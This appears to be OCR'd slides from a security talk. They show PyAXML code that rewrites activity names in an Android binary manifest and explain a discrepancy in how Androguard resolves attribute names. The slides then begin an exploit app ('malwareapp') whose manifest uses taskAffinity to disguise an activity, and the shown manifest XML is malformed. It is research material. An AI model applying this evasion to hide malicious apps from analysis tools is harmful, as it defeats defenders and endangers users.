


```python
def replace_activity(input_file, output_file, activity_name, new_activity_name):
  with open(input_file, "rb") as f:
    axml, _ = pyaxml.AXML.from_axml(f.read()) # Read AXML file
    xml = axml.to_xml() # Extract XML object
    # Replace Activity name
    android_name = "{http://schemas.android.com/apk/res/android}name"
    for activity in xml.findall(
            f"./application/activity/[@{android_name}='{activity_name}']"):
      activity.attrib[android_name] = new_activity_name
```

Demo


```python
def replace_activity(input_file, output_file, activity_name, new_activity_name):
  with open(input_file, "rb") as f:
    axml, _ = pyaxml.AXML.from_axml(f.read()) # Read AXML file
    xml = axml.to_xml() # Extract XML object
    # Replace Activity name
    android_name = "{http://schemas.android.com/apk/res/android}name"
    for activity in xml.findall(
            f"./application/activity/[@{android_name}='{activity_name}']"):
      activity.attrib[android_name] = new_activity_name
    # Re-encode AXML file
    axml_object = pyaxml.axml.AXML()
    axml_object.from_xml(xml)
```

Demo




```python
def replace_activity(input_file, output_file, activity_name, new_activity_name):
  with open(input_file, "rb") as f:
    axml, _ = pyaxml.AXML.from_axml(f.read()) # Read AXML file
    xml = axml.to_xml() # Extract XML object
    # Replace Activity name
    android_name = "{http://schemas.android.com/apk/res/android}name"
    for activity in xml.findall(
            f"./application/activity/[@{android_name}='{activity_name}']"):
      activity.attrib[android_name] = new_activity_name
    # Re-encode AXML file
    axml_object = pyaxml.axml.AXML()
    axml_object.from_xml(xml)
    # Write AXML file
    open(output_file, "wb").write(axml_object.pack())
```

Demo




Serializable and Protobuf ?

Vulnerability on Androguard



```python
def getAttributeName(self, index):
  ...
  res = self.sb[name]
  # If the result is a (null) string, we need to look it up.
  if not res or res == ":":
    attr = self.m_resourceIDs[name]
    if attr in public.SYSTEM_RESOURCES['attributes']['inverse']:
      res = 'android:' + public.SYSTEM_RESOURCES['attributes']['inverse'][attr]
    else:
      res = 'android:UNKNOWN_SYSTEM_ATTRIBUTE_{:08x}'.format(attr)
  return res
```

Vulnerability on Androguard




```python
def getAttributeName(self, index):
  ...
  res = self.sb[name]
  # If the result is a (null) string, we need to look it up.
  if not res or res == ":":
    attr = self.m_resourceIDs[name]
    if attr in public.SYSTEM_RESOURCES['attributes']['inverse']:
      res = 'android:' + public.SYSTEM_RESOURCES['attributes']['inverse'][attr]
    else:
      res = 'android:UNKNOWN_SYSTEM_ATTRIBUTE_{:08x}'.format(attr)
  return res
```

Androguard gets the name from **stringblocks** if it exists inside stringblocks, but this information exists also on the **resource map**.
Sadly for Androguard, **Android takes this information inside resource map**.

Let's go exploit

Tools from Asthook Constellation use for the exploit

ASTHook



make_apk

apk2Java

miniAPKshell

apkpatcher

PyAXML


https://gitlab.com/MadSquirrels/mobile/

The application

Application source code

```
├── AndroidManifest.xml
├── java
│   └── exploit
│       └── intent
│           ├── malwareapp.java
│           └── squirrelapp.java
├── Makefile
└── res
```

AndroidManifest



```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="exploit.intent">
  <application android:supportsRtl="true">
    <activity android:taskAffinity=".squirrelapp" android:name=".malwareapp"

      <intent-filter>
        <action android:taskAffinity="android.intent.action.MAIN"
                android:name="android.intent.action.MAIN" />
        <category android:taskAffinity="android.intent.category.LAUNCHER"
                  android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
</manifest>
```

